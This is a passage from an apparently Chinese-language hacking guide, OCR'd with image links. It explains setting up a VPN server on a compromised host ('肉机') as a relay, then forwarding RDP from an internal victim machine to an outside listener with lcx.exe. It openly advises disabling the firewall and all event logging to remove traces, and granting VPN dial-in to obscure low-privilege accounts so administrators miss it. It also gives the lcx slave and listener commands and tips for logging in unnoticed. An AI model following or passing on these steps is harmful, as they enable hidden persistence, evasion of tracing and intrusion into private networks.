则正常启动，否则会弹出如图 1-16 所示的警告信息窗口，提示关闭 Windows 防火墙后重新进行配置。




图 1-16　为成功配置 VPN 服务警告信息

1.3.3　关闭 Windows 防火墙

单击“开始”-“程序”-“管理工具”-“服务”，打开“服务”窗口，如图 1-17 所示，找到“Windows Firewall/Internet Connection Sharing (ICS)”，将启动类型选择为“禁用”，同时单击“停止”按钮，将“Windows Firewall/Internet Connection Sharing (ICS)”服务关闭。




图 1-17　关闭 Windows 防火墙

1.3.4 配置并启用路由和远程访问

回到“路由和远程访问”窗口，再次单击“配置并启用路由和远程访问”，如图 1-18 所示，弹出“路由和远程访问服务器安装向导”窗口，在该窗口中选择“自定义配置”，然后单击“下一步”按钮继续。




图 1-18 选择自定义配置

1.3.5 选择启用的服务

在自定义配置中需要选择启用的服务，如图 1-19 所示，选择启用“VPN 访问”和“NAT 和基本防火墙”服务。




图 1-19 选择启用的服务

1.3.6 完成服务配置

选择启用的服务后，根据向导完成配置，单击“完成”按钮，系统开始自动启动服务，

这时候需要选择是否开始服务，如图 1-20 所示，选择“是”开始启动服务。如果配置没有问题，则会出现“正在启动 路由和远程访问”窗口，显示服务成功配置，如图 1-21 所示。




图 1-20　完成服务配置




图 1-21　成功启动路由和远程访问

1.3.7　配置“NAT/基本防火墙”

在“路由和远程访问”窗口中选择“NAT/基本防火墙”，然后单击右键，选择“新增接口”选项，如图 1-22 所示。



图 1-22　新增接口

1.3.8　选择接口

配置这一步至关重要，如图 1-23 所示，在“网络地址转换（NAT）的新接口”中选择“本地连接”，注意在实际配置中，其接口列表可能就一个，也可能有多个本地连接，这个时候需要查看本地连接的实际属性，即本地连接配置的 IP 地址必须是互联网独立 IP 地址，否则配置就不会成功。




图 1-23　选择接口

1.3.9　公用接口上启用 NAT

选中 VPN 服务器名称，然后单击右键，选择“属性”选项，如图 1-24 所示，打开“网

络地址转换-本地连接属性”窗口，在接口类型中选择“公用接口上启用 NAT”，同时在其下方选择“在此接口上启用 NAT”，如果需要配置防火墙，则可以选择“在此接口上启用基本防火墙”。



图 1-24　选择接口类型

1.3.10　启用远程访问和路由

选中 VPN 服务器名称，然后单击右键，选择“属性”选项，如图 1-25 所示，打开本地属性窗口，分别选中“路由器”-“仅用于局域网（LAN）路由选择”，同时选中“远程访问服务器”。




图 1-25　启用远程访问和路由

1.3.11 配置日志

由于是在肉机上配置 VPN 服务器，将该服务器作为跳板，因此需要消除日志记录等痕迹。单击“日志”，如图 1-26 所示，选择“不记录任何事件”，如果是个人或者本单位使用，则可以选择“记录所有事件”，便于进行审计。日志配置完成后，需要重新启动路由器，如图 1-27 所示，选择“是”，重启路由器。



图 1-26 配置日志




图 1-27 重启路由器

1.3.12 授权用户远程访问

通过上面的步骤，VPN 服务器建立成功了，但还需要对用户进行授权，如图 1-28 所示，右键单击“我的电脑”-“管理”-“本地用户和组”-“用户”，选择“test”用户，然后在

“test 属性”窗口中单击“拨入”，在远程访问权限（拨入或 VPN）中选择“允许访问”，最后单击“应用”按钮，授权“test”用户具有远程访问。对其他用户授权采用同样步骤即可。




图 1-28　对 test 用户授权

技巧

在授权时可以授权普通用户，甚至系统中权限最低的用户，这样管理员不容易发觉。

1.3.13　VPN 连接测试

按照上一节介绍的方法，在 Windows XP 中创建一个 VPN 连接，VPN 服务器的地址输入刚才创建时的服务器的 IP 地址，然后双击桌面的 VPN 连接快捷图标，会出现如图 1-29 所示的连接窗口，输入用户名和密码后，单击“连接”按钮开始连接 VPN 服务器。



图 1-29　连接 VPN 服务器

> **技巧：**
>
> 在连接 VPN 服务器时，可选中“为下面用户保存用户名和密码”，这样不用在每次进行 VPN 连接时都需要输入用户名和密码。

1.3.14 查看出口 IP 地址

连接成功后，打开“www.ip138.com”网站查看本机出口 IP 地址，如图 1-30 所示，显示的 IP 地址即为 VPN 服务器的 IP 地址，这样在进行扫描等操作时，留在对方服务器上面的 IP 地址即为 VPN 服务器的 IP 地址，也即为肉机的 IP 地址。使用多个 VPN 连接后，基本无法追查入侵来源。



图 1-30 查看出口 IP 地址

> **小结**
>
> 在 Windows 2003 Server 上创建 VPN 服务器并不复杂，在肉机上创建 VPN 服务器有以下几个技巧：

（1）尽量使用低权限用户，例如 Guest、SQLDebugger、Aspnet 以及 IUSR_2B30A031FC654 IWAM_2B30A031FC654、HelpAssistant、SUPPORT_388945a0 以及系统默认有的普通用户。将需要创建 VPN 的用户授权，允许其使用 VPN 拨入。

（2）不要记录任何日志。

（3）通过 netstat -an | Find "1723" 命令查看 VPN 是否开启，如果结果中 1723 端口开放了，则表示 VPN 服务器已经开启。

1.4 LCX 端口转发实现内网突破

在理论上只要网络连接的计算机都是可以访问的，但是在实际中往往由于技术水平等原因很难实现它。例如，局域网中的某台计算机仅仅开放了 Web 服务，该服务仅能供内网

用户使用，而外网用户根本没有办法直接访问。因此要想让外网用户能够访问局域网中的系统服务，必须进行端口映射等操作才行。端口映射在入侵内网的时候经常用到，特别是要登录远程终端服务时，使用端口映射就非常方便。

Lcx.exe 是一个端口转发工具，相当于把肉鸡 A 上的 3389 端口转发到具有外网 IP 地址的 B 机上，这样连接 B 机的 3389 端口就相当于连接 A 机的 3389 端口。Lcx 程序多用于被控制计算机（肉鸡）处于内网的情况，被控制机可能中了木马程序，虽然能够进行控制，但还是没有使用远程终端登录到本机进行管理方便。因此在很多情况下，都会想方设法在被控制计算机上开启 3389 端口，然后通过 lcx 等程序进行端口转发，进而在本地连接到被控制计算机的远程终端并进行管理和使用。

1.4.1 确定被控制计算机的 IP 地址

在被控制计算机上开启远程终端，然后执行“ipconfig /all”命令，查看其网络配置情况，如图 1-31 所示，该计算机的 IP 地址为“192.168.80.129”。



图 1-31 确定被控制计算机的 IP 地址

1.4.2 在被控制计算机上执行端口转发命令

在被控制计算机上执行“lcx －slave 218.69.*.* 51 192.168.80.129 3389”，如图 1-32 所示，执行完毕后会给出一些提示，如果显示为“Make a Connection to 218.69.*.*:51”则表示端口转发正确。




图 1-32　在被控制计算机上执行转发命令

说明

lcx 一共有三条命令，第一条命令（lcx －lister 51 3389）是在具有外网独立 IP 的计算机上执行，表示在本机上监听 51 端口，该端口主要是接收被控制计算机 3389 端口转发过来的数据。第二条命令（lcx －slave 218.69.*.* 51 192.168.80.129 3389）表示将本机 IP 地址为 192.168.80.129 的 3389 端口转发到远程地址为“218.69.*.*”的 51 端口。第三条命令是端口转向。

1.4.3　在本机上执行监听命令

在本机上打开 DOS 命令窗口，然后到 lcx.exe 程序所在路径执行“lcx －lister 51 3389”命令，监听 51 端口，监听成功后，会显示如图 1-33 所示的数据。



图 1-33　在本机上监听 51 端口

注意

（1）在本机上监听的端口必须是未使用的端口，可以使用“netstat -an |find "51" ”命令进行查看，如果没有显示结果则表示51端口可以用来进行监听。

（2）被控制计算机与本机成功建立连接后会不停地显示连接数据，如图1-34所示。如果未出现数据发送和接收的情况，说明连接建立不成功。




图1-34 成功建立连接

1.4.4 在本机使用远程终端进行登录

在DOS提示符下输入“mstsc”命令打开远程终端连接器，输入“127.0.0.1”后单击“连接”按钮进行远程终端连接，在出现登录界面后分别收入用户名和密码，验证通过后，即可远程进入被控制计算机的桌面，如图1-35所示，输入“ipconfig /all”以及“net user”命令来查看网络配置情况以及用户信息。




图1-35 远程进入被控制计算机

注意

（1）如果被控制计算机是服务器，则在登录时可以直接进行登录；如果被控制计算机是 Windows XP 系统，则最好选择用户不在计算机的时间进行登录，否则容易被发现。

（2）不要轻易在被控制计算机上建立账号，尤其是 Windows XP，建立账号后，会立即在登录界面中进行显示。

1.4.5 查看本地连接

在被控制计算机上使用“netstat-an”查看当前所有的连接时，可以看到被控制计算机是在跟自己进行远程终端连接，如图 1-36 所示，而实际的 3389 端口是跟本机的 51 端口进行连接的。

